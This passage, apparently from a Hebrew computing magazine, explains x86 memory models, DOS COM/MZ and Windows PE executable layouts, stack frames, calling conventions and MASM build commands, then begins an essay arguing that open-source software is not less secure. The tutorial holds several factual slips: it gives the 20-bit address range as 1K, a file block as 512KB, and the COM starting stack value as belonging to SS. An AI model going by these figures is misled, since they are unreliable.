אחד מתחיל את חריץ הזמן שלו, כל המידע שלו מועבר מהדיסק הקשיח לזיכרון המהיר ולבסוף הוא חוזר לדיסק הקשיח. שיטה זו לוקחת זמן רב עבור העברות מהסוג הזה אך בסופו של דבר היא משתלמת. לא רק שבמצב זה התהליך מתבצע כאילו כל הזיכרון שלו, אלא שניתנת לו התחושה שיש לו 4GB של זיכרון מהיר. תכונה זו מסופקת גם כן באמצעות שמירת הנתונים העודפים בדיסק הקשיח. התהליכים הקשורים בזיכרון וירטואלי הם מורכבים ודורשים תמיכה מושלמת של החומרה, לשם כך פותחו שיטות חומרתיות שונות במעבדים. הרשימה הבאה מתארת באופן ברור יחסית את האבולוציה של המעבדים מסדרת x86 המקובלים כיום. יש לציין כי כל מעבד חדש שיצא לשוק, תאם לאחור באופן מלא וזאת הסיבה שבשפת האסמבלי שלו עדיין קיימות המון פקודות שכבר אינן רלוונטיות לארכיטקטורות העכשוויות.

### מעבדים מסדרת x86

כאשר נצפה בקובץ אסמבלי, נראה בהכרח שורה אשר מצביעה על דגם המעבד עבור תוכנה זו. מידע על דגם המעבד נחוץ לנו בכדי לדעת לתרגם לשפת מכונה מובנת עבור המעבד הספציפי. בתוכנות האסמבלי עכשוויות נראה את הכתובת 80686.

- **8086**- real mode, טווח כתובות של 1mb, אפיק בגודל 16 ביט.
- **80186**- הוספו פקודות חדשות.
- **80286**- protected mode, טווח כתובות של 16mb, ניתן להריץ מספר תהליכים, דרישת מינימום ל3.1 Windows.
- **80386**- אפיק בגודל 32 ביט, טווח כתובות של 4GB, מאפשר זיכרון וירטואלי, דרישת מינימום עבור Windows NT.
- **80486**- מאפשר "pipelining" – ביצוע כמה פקודות במקביל, זיכרון מטמון של 8K.
- **80686**- פנטיום פרו.

### תוכנה בזיכרון

קובץ ההרצה, שמייצג את התוכנה כאשר עדיין איננה רצה, תמיד יכלול בתוכו רק את איזור הקוד (Code Segment) בו נמצאת התוכנה עצמה ואת איזור המידע (Data Segment) בו נמצא המידע הסטטי של התוכנה כמו מחרוזות וקבועים. כאשר תוכנה רצה, היא פועלת על שלושה איזורים בזיכרון. בנוסף לאיזור הקוד ולאיזור המידע, קיימת מחסנית (Stack). מחסנית הקריאות מאפשרת את מנגנון הקריאה לפונקציות והמשתנים המקומיים. באיזור המידע מוקצב גם מקום עבור משתנים סטטיים שערכם לא ידוע עדיין. ב-C++, משתנים גלובליים אשר מוגדרים מחוץ לפונקציה ומחרוזות שאנו משמתמשים בהן במהלך התוכנית, הם משתנים סטטיים. לעומת זאת, משתנים מקומיים של פונקציות נשמרים במחסנית בדרך שאותה נראה באחד הפרקים בהמשך.

- Low address – זיכרון נמוך
- Code segment – איזור הקוד
- Data segment – איזור המידע
- Stack (Advancing up) – מחסנית
- High address – זיכרון גבוה

## סביבת DOS

בסביבת DOS, כל כתובת בזיכרון היא בגודל 16 ביט + כתובת הסגמנט שגם היא בגודל 16 ביט, אך אין הדבר מאפשר 32 ביט של כתובת. ניתן להסתכל על זה באופן הבא: גודל כתובת בסופו של דבר הוא 20 ביט כך שכתובת הסגמנט מייצגת את 16 הביט השמאליים (ה-MSB). נניח שכתובת הסגמנט שלנו היא: 0xFFA4, היא מייצגת את הכתובת: 0xFFA40, כעת מחברים את הכתובת הזו עם הכתובת הפנימית של הסגמנט. נניח שכתבת זו היתה: 0x00BA נקבל כתובת סופית של: 0xFFAFA בגודל של 20 ביט. באופן כזה, רואים ששיטה זו מגדילה לנו את הטווח של הזיכרון ל-1K, טווח שהספיק בימים ההם...
אוגרי הסגמנטים הם אלו אשר מספקים למעבד את כתובת הסגמנט עבור פקודות הגישה לזיכרון. ישנם שלושה אוגרים עיקריים כאלה: SS,CS ו-DS.

- **SS**- מכוון לתחילתו של סגמנט המחסנית.
- **CS**- מכוון לתחילתו של סגמנט הקוד.
- **DS**- מכוון לתחילתו של סגמנט המידע.

כאשר ישנה פקודת קריאה או כתיבה לזיכרון, אוגר הסגמנט שנבחר עבור הפעולה כברירת מחדל הוא ה-DS. כאשר המעבד קורא את הפקודה הבאה לביצוע מהזיכרון, הסגמנט שמתשמשים בו הוא CS. וכמובן שבפעולות המחסנית push ו-pop המעבד משתמש ב-SS בשילוב עם ה-stack pointer שמצביע על ראש המחסנית מתחילת הסגמנט שלה.

## טעינה לזיכרון ב-DOS

כאשר DOS טוענת תוכנה לזיכרון היא מציבה בתחילת איזור הזיכרון של התוכנה בלוק נתונים שנקרא PSP, גודל ה-PSP הוא: 0x100 או: 256 בתים, בו נמצאים נתונים שונים על התהליך . הארגומנטים שנשלחו לתהליך נמצאים בכתובת: 81h ב-PSP וגודל מחרוזת הארגומנטים נמצא בכתובת 80h. אוגר ה-DS מצביע לתחילת ה-PSP כאשר התהליך נטען על ידי DOS. זאת הסיבה שכל תוכנית DOS צריכה להתחיל בהשמת ערך מתאים ל-DS. דבר זה מתבצע באמצעות קבלתו על ידי CS או באמצעות הצבה של data@ לתוך DS, שמוחלף על ידי האסמבלר בפקודה מיוחדת.

## קבצי COM

פורמט זה הוא הפשוט ביותר, אך ניתן ללמוד ממנו הרבה על שאר הפורמטים. קובץ ההרצה לא מחולק לסגמנטים והפקודות עצמן מתחילות להופיע מיד בתחילת הקובץ. המידע של התוכנה נמצא בסוף בדרך כלל אך שום מנגנון לא מחייב זאת. המידע הסטטי והמידע המשתנה נמצאים בכל מקום שהמתכנת יראה לנכון להציב אותם . בתחילת ההרצה, הקובץ מועתק כולו לזיכרון והרצה מתחילה מהפקודה הראשונה בקובץ. מפני שאין כאן אפשרות לסגמנטים, כל התוכנה נכנסת לסגמנט אחד וגודלו המקסימלי הוא 64K, כולל ערימה ומחסנית.

מכיוון שגודל ה-PSP הוא: 0x100, יש להציב ב-IP (instruction pointer), האוגר שמחזיק את הפקודה הבאה לביצוע, את הכתובת: 0x100, שם מתחילה התוכנה . בתחילתו של סגמנט הקוד צריכה להופיע הפקודה ORG 100h בכדי להורות לאסמבלר שלכל הכתובות יש להוסיף 100h.

בתחילת העבודה, SS שווה ל-0xFFFF שהיא הכתובת האחרונה ב - 64K שניתנו לתוכנת ה- COM. במקרה של COM, אין אפשרות באמת להקציב משתנים בערימה של התוכנה, אך ניתן לעשות זאת לבד ואין שום דבר שיעצור את התוכנה מלהשתמש בכל 64K הזיכרון שהוקצב לה.

### קבצי MZ של DOS (EXE) רגיל

כל אוגר בסגמנט מקבל את הכתובת שלו ממערכת ההפעלה. הכתובת של המשתנים שמופיעה בפקודות היא ההיסט בסגמנט ה- DATA (DS). גם IP הוא ההיסט בסגמנט הקוד שכתובתו CS. מבנה הקובץ: קודם כל מופיעה הכותרת ש מתחילה במחרוזת MZ ולאחריה כל מאפייני הקובץ כולל טבלת רילוקציה . לאחר מכן מופיעים הסגמנטים של הקוד והמידע. ה-HEADER עצמו הוא בגודל של לפחות 512 byte – שזה "header page" אחד או 200h. ישירות לאחר מכן מתחיל סגמנט הקוד ואז סגמנט המידע

מבנה קובץ MZ:

| |
|---|
| כותרת – להלן טבלת המאפיינים |
| כותרת – טבלת רילוקציה |
| מודל - פקודות התוכנה – Code Segment |
| מודל - מידע – Data Segment |

המודל הוא כל החלק אשר מעבר לכותרת, המודל מועתק כל כולו באופן ישיר לזיכרון מיד לאחר ה-PSP של התהליך. מכיון שמיקומו של המודל בקובץ הוא מיד לאחר הכותרת, ניתן לחשבו על ידי שימוש בשדה "גודל הכותרת בפסקאות" שנמצא במאפייני הכותרת.

פורמט הכותרת – שדות אחדים בפורמט MZ של DOS ומיקומיהם:

| מיקום (HEX) | משמעות |
|---|---|
| **00-01** | magic number – MZ |
| **02-03** | מספר הבתים בבלוק האחרון של של כל הקובץ (כותרת + גוף הקובץ). יוצב 0 כאשר הבלוק האחרון הוא בגודל 512KB |
| **04-05** | מספר הבלוקים בכל הקובץ |
| **06-07 (רילוקציה)** | גודל טבלת הרילוקציה |
| **08-09** | גודל הכותרת בפסקאות, לאחר הכותרת מגיע קוד התוכנית ישירות – זוהי הדרך לחשב את מיקומו. |
| **14-15** | ערך הIP ההתחלתי. כמובן שהערך הוא ביחס לסגמנט הקוד. |
| **18-19 (רילוקציה)** | מיקומה של הרשומה הראשונה בטבלת הרילוקציה |
| **0E-0F (מחסנית)** | הערך של הSS ביחס לתחילת המודל, בא אחרי ה-DATA |
| **10-11 (מחסנית)** | הערך של הSP ביחס לSS, בעצם גודל המחסנית |
| **3C-3D** | כתובת ההתחלה של פורמט הPE בקובץ הרצה (אם קיים). בקובץ DOS רגיל ערכו שווה ל-0. |

הערות: בלוק הוא 512KB ופסקה היא באורך 16B. (Block ו-Paragraph בהתאמה)
כותרת=HEADER
אתחול האוגרים על ידי DOS: DS ו-ES מאותחלים לתחילת ה-PSP. ה-SS ו-SP מאותחלים ע"פ שדות הכותרת הרלוונטיים. אם שדות אלו אינם מופיעים, SS=CS ו-SP שווה ל-0xFFFF שהוא ערך מקסימלי עבור גודל המחסנית.

מבנה טבלת הרילוקציה

עבור כל רשומה ישנם 4 בתים כאשר המילה (word = 2 בתים) הראשונה היא ה-offset והשניה היא ה-segment. במקום זה ידע ה-dynamic loader (היישום האחראי על טעינת התוכנית) להוסיף את היסט התוכנה בפסקאות. הפקודה mov ax,@data מתורגמת ל-B8 01 00[1] כאשר ה-data segment נמצא בהיסט של 0001 פסקאות ביחס לתחילת המודל בקובץ . כמו כן ישנה רשומה אחת בטבלת הרילוקציה שנראית כך 00 00 00 01. זוהי הכתובת 0000:0001, בדיוק הכתובת של הערך המיידי של B8 שהוא במקרה שלנו 00 01. ה-dynamic linker פשוט מוסיף לתוכן של הכתובת בטבלת הרילוקציה את כתובת הסגמנט האמיתית של תחילת המודל, בהתחשבות ב-PSP זאת אומרת תחילת התוכנה בזיכרון + גודל PSP.

## סביבת Windows

### FLAT MODEL בbit 32

כאשר מהדרים תוכנית 32bit משתמשים ב-flat model עבור מבנה הכתובות, במצב זה אין כל שימוש לאוגרי הסגמנטים, לכן נקרא גם 0:32 משום שיש רק offset. ההגנה על הזיכרון מיושמת על ידי paging ו-virtual memory כאשר גודלו של כל page הוא 4KB. מספרו של ה-page הוא חלק מהכתובת . 12 הביטים הראשונים הם ההיסט בתוך page. 20 הביטים האחרים הם מספר ה-page. מסיבה זו ישנם 1048576 דפים (pages). כל הרגיסטרים של הסגמנטים מאותחלים ל-0 ואין לשנותם. יוצא שלכל תוכנה יש 4GB של זיכרון מדומה. חצי מזה (2GB) הוא איזור משותף בין כל התוכנות ושייך למערכת ההפעלה-החלק הזה נמצא בזיכרון הגבוה . ו-2GB הנמצאים בזיכרון הנמוך שייכים לתוכנה עצמה . האיזור הנמוך ממופה עבור כל תוכנה לכתובות פיזיות שונות והאיזור הגבוה ממופה לאותם כתובות פיזיות בכל טבלאות המיפוי של כל התוכנות. לכן איזור זה נקרא משותף ודרכו התוכנות יכולות לתקשר.

### ספריות דינמיות (DLL) ו-Windoes API

הפונקציונליות הבסיסית של ה-Windows API נמצאת בשלוש ספריות דינמיות:

- KERNEL32
- USER32
- GDI32

כל הקבצים עם סיומת DLL. במערכות Windows NT ספריות אלו נטענות לאיזור 2GB הנמוכים ששייכים לתוכנה, טעינה זו מתבצעת כאשר התוכנה עצמה נטענת גם כן לאותו איזור זיכרון. יש לציין שב-Windows NT לא ניתן לטעון DLL לאיזור הזיכרון העליון (המשותף). למרות שהספריות נטענות לאיזור הזיכרון הפרטי, הן רק ממופות לשם, זאת אומרת שבמצב זה עדיין הקוד שלה ן משותף לכלל התהליכים כדי לחסוך בזיכרון.

[1] באסמבלי B8 XX XX הוא mov ax,XXXX. כאשר XXXX הוא ערך מיידי (immediate value).

לדוגמא, כאשר ספריה מסוימת נטענת לזיכרון הפרטי של תהליך אחד ואותה ספריה נטענת לזיכרון פרטי של תהליך אחר , הכתובת המדומה בשני התהליכים תפנה לאותה כתובת פיזית ובאותו page מוצבת הגנה נגד כתיבה. לעומת זאת, מקטעי המידע של הספריות הדינמיות נמצאות בכתובות שונות גם בזיכרון הפיזי עבור כל תהליך.

ייבוא קבצי DLL:

לכל קובץ DLL קיים קובץ מקביל -עם סיומת lib- שתפקידו לייבא את הפונקציות שהתוכנה צריכה ואליה מקשרים את הספריה . כדי להשתמש ב- user32.dll למשל, מספיק לתת ל- linker הוראה להוסיף את user32.lib וניתן יהיה להשתמש ב-external symbols של ה-DLL.

## קבצי EXE של WINDOWS ופורמט PE/coff

יש לציין שבניגוד להתעסקות הקודמת עם סגמנטים ב-DOS, מעתה נדבר רק על מקטעים (sections) מפני שב-Windows NT אין סגמנטים והמקטע יכול להיות בכל גודל שרק נרצה . לצורך תאימות מתחיל הקובץ בפורמט DOS + תוכנית DOS קטנה שמדפיסה הודעת שגיאה המכונה DOS stub. לאחר מכן החותמת "PE", כותרת PE וכותרת PE מורחבת (לפעמים נקרא optional), טבלת כותרות המקטעים, ותוכן המקטעים עצמם.

מבנה כללי:

| | |
|---|---|
| כותרת MZ + טבלת רילוקציה | DOS |
| תוכנית DOS (מכונה DOS stub) לצורך הצגת שגיאה. | |
| כותרת PE | |
| טבלת כותרות המקטעים - (section headers) | |
| גופי המקטעים – (sections) | |

מושג: RVA

Relative Virtual Address – כתובת בתוך ה-Image הטעון בזיכרון ביחס לתחילתו. תחילת ה-Image היא בכתובת Image Base.

## שמות מקובלים של מקטעים

המהדר יכול לבחור כל שם עבור מקטע שהוא מייצר , למשל text. הוא שם שנקבע באופן שרירותי והוא אינו מחייב שכל מקטע קוד יהיה בעל שם כזה.

| | |
|---|---|
| .text | מקטע קוד |
| .rdata | מקטע של מידע לקריאה בלבד – read only data |
| .data | מקטע של מידע שניתן לשנותו (לדוגמא משתנים גלובליים) |
| .idata | טבלת ייבוא של DLL – Import table |
| .edata | טבלת ייצוא של DLL (אם הקובץ הנוכחי הוא DLL) – Export table |

### שדות חשובים בכותרת ה-PE

| מיקום (HEX) | שדה | משמעות |
|---|---|---|
| 117 - 114 | Address Of Entry Point | כתובת תחילת התוכנה ביחס לImage בזיכרון |
| 11F - 11C | Base Of Code | המיקום של הקוד בזיכרון לאחר שהתוכנית נטענה ביחס לתחילת הImage |
| 123 - 120 | Base Of Data | המיקום של המידע בזיכרון לאחר שהתוכנית נטענה ביחס לתחילת הImage |
| 127 - 124 | Image Base | הכתובת שאליה נטענת התוכנה, למען האמת הImage של התוכנה שכולל את הכותרת |

### טבלת כותרות המקטעים (Section Headers)

עבור כל מקטע קיימים מספר שדות שמתארים אותו, הנה כמה מהם:

| שדה | משמעות |
|---|---|
| Virtual Address | כתובת של המקטע ביחס לתחילת הImage |
| Pointer To Raw Data | כתובת של המקטע בקובץ |
| Characteristics | מאפיינים של המקטע. לדוגמא, במאפיינים של מקטע "קוד" מסוים יהיה Section is executable \| Section is readable |

<u>מקטעים (Sections)</u>

כל מקטע תופס מינימום 4KB (1000H) בזיכרון, בגלל מגבלה זו גם ה-Header תופס כמות זכרון זו. יש לזכור ש-4KB הוא גודל page אחד ב-virtual memory.

### טעינת קובץ PE לזיכרון

קובץ PE נטען לזיכרון במלואו כולל חלק הכותרת (header).


<u>מיקום התוכנה בזיכרון</u>

בכותרת ה-PE נמצא שדה הנקרא Base Address ("כתובת בסיס"), שכברירת מחדל, מוצב בו הערך: 00H 00 00 40. זוהי הכתובת שבה מבקשת להטען התוכנה. כל הגישות לזיכרון הן מכתובת זו והלאה. אם מערכת ההפעלה לא יכולה לטעון את התוכנה לכתובת זו, היא נטענת לכתובת אחרת וכתובת הבסיס מוחלפת בכתובת אחרת בכל הגישות לזיכרון. גודל הכותרת הוא 1024 (4 00H) בתים.

### קריאה לפונקציות

באסמבלי מבצעים קריאה לפונקציה באמצעות הפקודה call. פקודה זו מכניסה את הכתובת של הפקודה שלאחריה למחסנית ומבצעת קפיצה (jump) לכתובת שנתונה לה כפרמטר. הפונקציה מסתיימת בפקודת ret. פקודה זו מוציאה מהמחסנית את הכתובת שאליה יש לחזור , ומבצעת אליה קפיצה. המחסנית אינה נועדה רק לשימוש כאמצעי לאחסון כתובות החזרה; כחלק מתפקידה גם הארגומנטים המיועדים להכנס לפונקציה והמשתנים המקומיים של הפונקציה נשמרים בה.

לכל פונקציה שמתבצעת יש אזור בזיכרון המכונה "מסגרת הפונקציה" (function frame). בתוך איזור זה שמורים כל המשתנים המקומ יים, והאוגר ebp תמיד מצביע למסגרת הפונקציה שמתבצעת באותה עת . את כתובתה של מסגרת הפוקנציה הקוראת מאחסנים לאחר כתובת החזרה לאותה פונקציה (Old ebp). כך נראית בזיכרון מסגרת של פונקציה:




(מקור: http://www.codeproject.com/KB/tips/stackdumper.aspx)

לפני פקודת call דוחפים למסחנית את הארגומנטים המיועדים לפונקציה (באיור הם מסומנים כ Arg1 ו-Arg0). כעת נראה דוגמא של קריאה לפונקציה בשפת אסמבלי:

```
push   7
push   4
call   func
add    esp, 8
```

func מקבלת שני ארגום נטים מסוג int, אלו הם: 7 ו-4 שנדחפים למחסנית לפני הק ריאה לפונקציה. לאחר שהפונקציה חוזרת , הפקודה add מנקה את המחסנית מהארגומנטים שהכנסנו לפונקציה קודם לכן. תפקידו של האוגר esp הוא להצביע לסוף המחסנית: כאשר מוסיפים לו 8 (8 בייט זה שתי פעמים int), המחסנית חוזרת למצבה הקודם.

במימוש של הפונקציה עצמה תמיד יש גושי קוד סטנדרטיים להתחלה וסוף (נקראים פרולוג ואפילוג).

פרולוג – שמירת כתובת המסגרת של הפונקציה הקוראת:

```
push    ebp
mov     ebp, esp
```

אפילוג – הכנסה של כתובת המסגרת הקודמת לתוך ebp:

```
pop     ebp
ret     0
```

לסיכום:

- ebp - הכתובת של מסגרת הפונקציה.
- esp – הכתובת לאיבר העליון של המחסנית.
- משתנים מקומיים נמצאים ב: [ebp-4] והלאה.
- כתובת החזרה נמצאת ב: [ebp+4].
- הארגומנטים של הפונקציה נמצאים ב: [ebp+4+i*4].

קונבנציית הקריאה שראינו , נקראת cdecl והיא הנפוצה מכולן . שאר הקונבנציות שו נות ממנה בכמה תכונות מרכזיות.

### קונבנציות קריאה

כאן ניתן לראות סיכום של קונבנציות הקריאה החשובות ביותר:

| שם | פרמטרים נדחפים | הפרמטרים מנוקים מהמחסנית ע"י |
|---|---|---|
| cdecl | מימין לשמאל | הפונקציה הקוראת (caller) |
| stdcall | מימין לשמאל | הפונקציה הנקראת (calee) |
| fastcall | שני הראשונים נמצאים באוגרים ECX וEDX והשאר נדחפים מימין לשמאל | |
| Thiscall | הפוינטר this מועבר ב-ECX והשאר מימין לשמאל. בGCC הכל כמו ב-cdecl ו-this הוא כאילו הפרמטר הראשון. | הפונקציה הנקראת (calee). אם הפונקציה הנקראת משתמשת במספר משתנה של פרמטרים - הקורא אחראי על הניקוי. |
| Pascal | משמאל לימין | הפונקציה הקוראת (caller) |
| Borland delphi/register | משמאל לימין. EAZ,ECX,EDX הם הפרמטרים הראשונים. | |

## נספח

### מדריך הידור של אסמבלי

כעת נראה כיצד ניתן להדר קבצי קוד מקור שנכתבו בשפת אסמבלי.
יש להוריד MASAM32 (מכאן: http://www.masm32.com/masmdl.htm), שם אפשר למצוא את האסמבלר ואת הלינקר הדרושים.

ליצירת קבצי COM:

```
ml /c /I"C:\masm32\include" "dostest.asm"
link16 /TINY "dostest.obj"
```

dostest.asm הוא קוד המקור של האסמבלי שאנו מעוניינים להדר.
C:\masm32\include היא תיקיית קבצי הכותרת של האסמבלר. (ממש כמו קבצי ה-h. של שפת C++), הם נוספים באופן אוטומטי לתוך קוד התוכנית והם מכילים רק את הפרוטוטייפים של הפונקציות. המימוש האמיתי נמצא הפונקציות נמצא בקבצי lib.

ליצירת קבצי MZ של DOS:

```
ml /c /I"C:\masm32\include" "dostest.asm"
link16 "dostest.obj"
```

ליצירת קבצי PE:

```
ml /c /coff /Cp /I"C:\masm32\include" "test1.asm"
link /SUBSYSTEM:CONSOLE /RELEASE "/LIBPATH:E:\masm32\lib" "test1.obj"
"/OUT:test1.exe"
```

התוכנות ml, link ו-link16 נמצאות בתיקיית C:\masm32\bin.
יש לציין כי תוכניות הבנויות עבור מערכת ההפעלה DOS משתמשות בפסיקות ובכתיבה וקריאה לזיכרון של מערכת ההפעלה. Windows לא מאפשרת פסיקות של תוכנות משתמש, והיא מספקת מנגנון הגנה שלא מאפשר לתוכנות רגילות לכתוב לתוך האזורים הרגישים בזיכרון, (איזורים כגון ווקטור הפסיקות או הזיכרון הישיר של כרטיס המסך) לכן, Windows מריץ תוכניות DOS תחת מצב של VM. ניתן לחילופין להריץ אותן ב-DOS BOX, המאפשר חופש פעולה רחב יותר.

### אסמבלי - הגדרת MODEL

הגדרת MODEL נותנת לאסמבלר אינדיקציה על סוג קובץ ההרצה שאנו מעוניינים ליצור, והיא נכתבת בתחילת קוד האסמבלי:
MODEL [TYPE]
[TYPE] יכול להיות מהסוגים הבאים, ע"פ מה שנאמר בפרקים הקודמים:

| | |
|---|---|
| small | קבצי DOS רגילים כאשר גודל כל סגמנט 64Kb. |
| Tiny | קבצי COM, סגמנט אחד בלבד. |
| flat | קבצי WINDOWS 32 ביט. |

## לקריאה נוספת

- ארגון המחשב ותכנותו, האוניברסיטה הפתוחה.
- הספר "The Art of Assembly Language", קישור:
http://www.arl.wustl.edu/~lockwood/class/cs306/books/artofasm/toc.html
- מאמרים ב-MSDN:
  - http://msdn.microsoft.com/en-us/magazine/cc301805.aspx
  - http://msdn.microsoft.com/en-us/library/ms809762.aspx
  -
- מאמרים ב-CodeProject:
  - http://www.codeproject.com/KB/tips/stackdumper.aspx
  - http://www.codeproject.com/KB/system/inject2exe.aspx
- פורמט MZ:
  - http://faydoc.tripod.com/formats/exe-DOS.htm
  - http://davmac.org/davpage/doswin/dosexec.htm

## סיכום

במאמר זה הוצגו עובדות שונות החשובות להבנת פעולתם של המחשב והתוכנה . בתחילתו תוארו שלבי ההידור והקישור וניתן הסבר קצר על מהותן של הספריות. לאחר מכן התוודענו להבדלים המשמעותיים שבין עידן ה-16 ביט לבין עידן ה-32 ביט וראינו את חשיבותם של הבדלים אלו בהבנת פורמטים של קבצי הרצה. באמצעות פרטים רבים על תצורת המבנה של קבצים אלו , ועל ההשפעות על קוד של שפת סף , התאפשרה הבנה עמוקה יותר של עולם קבצי ההרצה . לבסוף, להשלמת התמונה , ראינו איך ממומש מנגנון הפונקציות באסמבלי ואת ההבדלים בין קונבנציות קריאה שונות. כולי תקווה שמאמר זה שפך אור על נושאים רבים אלו, המושכים התעניינות רבה בקרב מפתחים ואנשי מחשבים.

# האם קוד פתוח פחות בטוח?

מאת אורי עידן

הקוד הפתוח תופס תאוצה וכיום די קשה לדמיין את עולם האינטרנט , ובכלל את עולם התוכנה, ללא קוד פתוח. הקוד הפתוח מהווה איום לא קטן על המודל העסקי המיושן של מכירת רשיונות שימוש, אך חשוב מאוד לציין כי על אף המודל העסקי הלא הגיוני של הקוד הסגור, חברות רבות ואנשים רבים עדיין תומכים במודל זה. אותם תומכים מחפשים כל דרך להכפיש את שמו של הקוד הפתוח.

הסברים נוספים על חוסר ההיגיון במודל הקוד הסגור ניתן למצוא בבלוג הישן שלי:
http://www.oriidan.info/article/thoughts

(מומלץ לשים לב בעיקר למאמר השביעי), במאמר זה לא נרחיב על כך.

יש החושבים שקוד פתוח פחות בטוח , מאחר וכל אחד יכול לראות כיצד כתובה התוכנה , וכך קראקרים יכולים לבנות תכנות פריצה או לכתוב וירוסים ביתר קלות. אך לעומת זאת, המציאות שלנו מוכיחה בדיוק להפך, יישומי קוד פתוח פחות פריצים מיישומי קוד סגור. למתנגדי הקוד הפתוח יש נימוק גם לזה - הקוד הפתוח נפוץ פחות ולכן פחות מנסים לפרוץ אותו . (אישית, אני מעדיף להשתמש במונח "קראקר" לאדם המנסה לפרוץ ולהזיק. המונח האקר שמשום מה הפך למקובל בעיתונות בעצם מדבר על אדם שאוהב משהו ולא בהכרח אדם רע המנסה לפרוץ . גם אני -במובן מסוים- האקר, אם כי מעולם לא ניסיתי לפרוץ למערכת כלשהיא).

במאמר זה אני אנסה לתקוף את שתי הדעות הללו ולהסביר מדוע , למרות שלכאורה ניתן לנתח את קוד המקור על מנת לפרוץ את אותם יישומים המופצים כקוד פתוח, במציאות יישומים אלה נפרצים פחות. כמו כן אוכיח שהמיתוס שקוד פתוח אינו נפרץ מאחר שהוא נפוץ פחות, לחלוטין אינו נכון. מאחר שנושאי אבטחת מידע ובטיחות יישומי תוכנה הפכו להיות נושאים חיוניים מאוד ובעלי חשיבות עליונה, מן הסתם שנושא זה יהיה במרכז הדיון, ומשום כך, מתנגדי הקוד הפתוח הפיצו כל מיני מיתוסים לגבי בטיחותם של יישומי קוד פתוח. במאמר זה אנסה גם להתמודד עם חלק ממיתוסים אלו.

אקדים ואומר כי איני איש אבטחת מידע , אך יחד עם זאת יש לי ניסיון של למעלה מעשרים וחמש שנה בתכנות, והיכרות של כעשרים שנה עם עולם האינטרנט- כך שיש לי פרספקטיבה די נרחבת על כל עולם המחשבים והאינטרנט. אני מסתמך על הניסיון שלי , ועל מספר מאמרים בנושא , שחלקם די ישנים, אבל לדעתי עדיין רלוונטיים. המאמר העיקרי הופיע ב-theregister:

http://www.theregister.co.uk/2004/10/22/security_report_windows_vs_linux

לדעתי, מרבית המיתוסים על קוד פתוח הופצו על ידי מתנגדי הקוד הפתוח היות ולרוב העובדות מוכיחות את ההיפך. ניתן מספר דוגמאות: ניסו לבדוק מה הזמן הממוצע שלוקח למכונת חלונות המחוברת לרשת

להדבק בוירוס או נוזקה כלשהיא. התוצאה הייתה בערך 16 דקות, לי זה נראה קצת נמוך מדי, אבל גם אם הזמן היה גדול יותר, עדיין היה מדובר בנתון מפחיד.

למערכת חלונות יש משום מה קבוצה גדולה של תומכים שמוכנים להישבע שהיא המערכת הטובה ביותר והבטוחה ביותר. הנימוק שלהם לגבי הזמן הקצר שלוקח למכונת חלונות להפרץ הוא בדרך כלל המיתוס השני- שלינוקס, או מערכות הפעלה אחרות (שאגב, רובן מבוססות על יוניקס, בצורה זו או אחרת) אינן נפוצות ולכן אין לאנשים אינטרס לפרוץ אותן. אמירה שכזו נובעת מהסתכלות צרה על עולם המחשוב ומיד אסביר מדוע. זה נכון שבתחום המחשבים השולחניים, מערכות ההפעלה ממשפחת "Windows" תופסת נתח של בערך 90% מהשוק, אבל האם המחשבים השולחניים הם כל המחשבים בעולם?

היום מחשב נמצא כמעט בכל מקום, אפילו בתוך הראוטר יש לכם מחשב שבמקרים רבים מריץ לינוקס. גם טלפונים סלולריים כיום הם בעצם מחשב, ויותר ויותר מהם מריצים הפצה כלשהיא של לינוקס, או במקרה של iPhone, שאמנם מריץ מערכת קניינית לחלוטין עם רשיון שימוש דרקוני, אך אסור לשכוח כי מדובר במערכת המבוססת על מערכת ה-BSD שהוא יוניקס חופשי. כך יוצא, שבעצם רב האנשים בעולם משתמשים בצורה זו או אחרת בלינוקס או במערכת הפעלה אחרת המבוססת קוד פתוח. אז האם לינוקס או מערכות קוד פתוח לא נפוצות?

כל זה, עוד מבלי שהזכרנו בכלל את שרתי האינטרנט. כיום, לפי NetCraft, מרבית השרתים מריצים גרסה זו או אחרת של יוניקס או לינוקס, כאשר גם מערכות היוניקס המקובלות הן בעצם גרסה כדוגמת FreeBSD. מבחינת שרתי וב, למעלה מחמישים אחוז מהשרתים מריצים אפאצ'י - כמובן שרת בקוד פתוח. אני מניח שרבים יסכימו איתי שיש יותר אינטרס לפרוץ לשרת מאשר למחשב שולחני.

לאחר שהבנו שמערכות קוד פתוח לא רק שנפוצות כנראה יותר מאשר חלונות, אלא שיש את האינטרס הגדול ביותר לפרוץ אותן, נעבור למיתוס הראשון- קל יותר לפרוץ למערכות קוד פתוח מאחר והקוד גלוי. בניגוד למיתוס השגוי שאין אינטרס לפרוץ למערכות קוד פתוח, כאן יש הגיון כלשהו.

נתחיל קודם כל מהעובדות בשטח- שוב אפאצ'י, כידוע שרת האינטרנט הנפוץ בעולם, וגם תוכנת קוד פתוח. יחד עם זאת, אפאצ'י נחשב לשרת האינטרנט הבטוח ביותר. כאן אפשר לקחת כדוגמה גם את דפדפן האינטרנט: "אינטרנט אקספלורר" על גרסאותיו השונות לעומת דפדפן פיירפוקס. אקספלורר כידוע הוא קוד סגור, ופיירפוקס קוד פתוח, אך יחד עם זאת פיירפוקס נחשב לבטוח יותר.

אז כיצד נסביר כי למרות שלכאורה במיתוס זה כן יש הגיון מסויים עדיין המציאות הפוכה? לפי דעתי, יש שגיאה בסיסית במיתוס. נכון שהקוד פתוח ונכון, שאפשר למצוא את הדרך אל המערכת מעיון בקוד, אבל אם אפשר למצוא את הדרך לפרוץ - אפשר גם למצוא את הדרך להגן! כמו בכל דבר, אפשר להסתכל על חצי הכוס הריקה (למצוא את הפרצות) או להסתכל על חצי הכוס המלאה (לתקן את הפרצות).

